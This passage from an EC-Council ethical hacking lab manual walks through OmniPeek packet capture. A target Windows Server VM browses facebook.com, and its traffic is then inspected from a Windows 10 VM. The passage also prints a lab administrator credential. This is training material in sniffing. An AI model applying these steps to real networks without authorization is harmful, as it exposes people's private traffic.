


Figure 2.3.10: OmniPeek capture options: Adapter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **Capture 1** tab appears; click the **Start Capture** button in the right-hand corner of the window to begin capturing packets.




Figure 2.3.11: Starting packet capture

23. The **Start Capture** button changes to read "**Stop Capture**" and traffic statistics begin to populate **Network** under the **Dashboards** section, as shown in the screenshot.




Figure 2.3.12: Start Capture tab changes to Stop Capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Browse the Internet on the Target System

24. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
25. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **www.facebook.com**).




Figure 2.3.13: Browsing the Internet on Windows Server 2019

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Analyze the Captured Results

26. Now, switch back to the **Windows 10** virtual machine. The captured statistical analysis of the data is displayed in the **Capture 1** tab of the navigation bar.
27. You can observe the network traffic along with the websites visited by the target machine.




Figure 2.3.14: Omnipeek statistical analysis of the data

28. To view the captured packets, select **Packets** under the **Capture** section in the left-hand pane. You can observe the outgoing and incoming network packets of the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. You can further click the **Show Decode View** ( ) and **Show Hex View** ( ) icons to view detailed information regarding any selected packet.

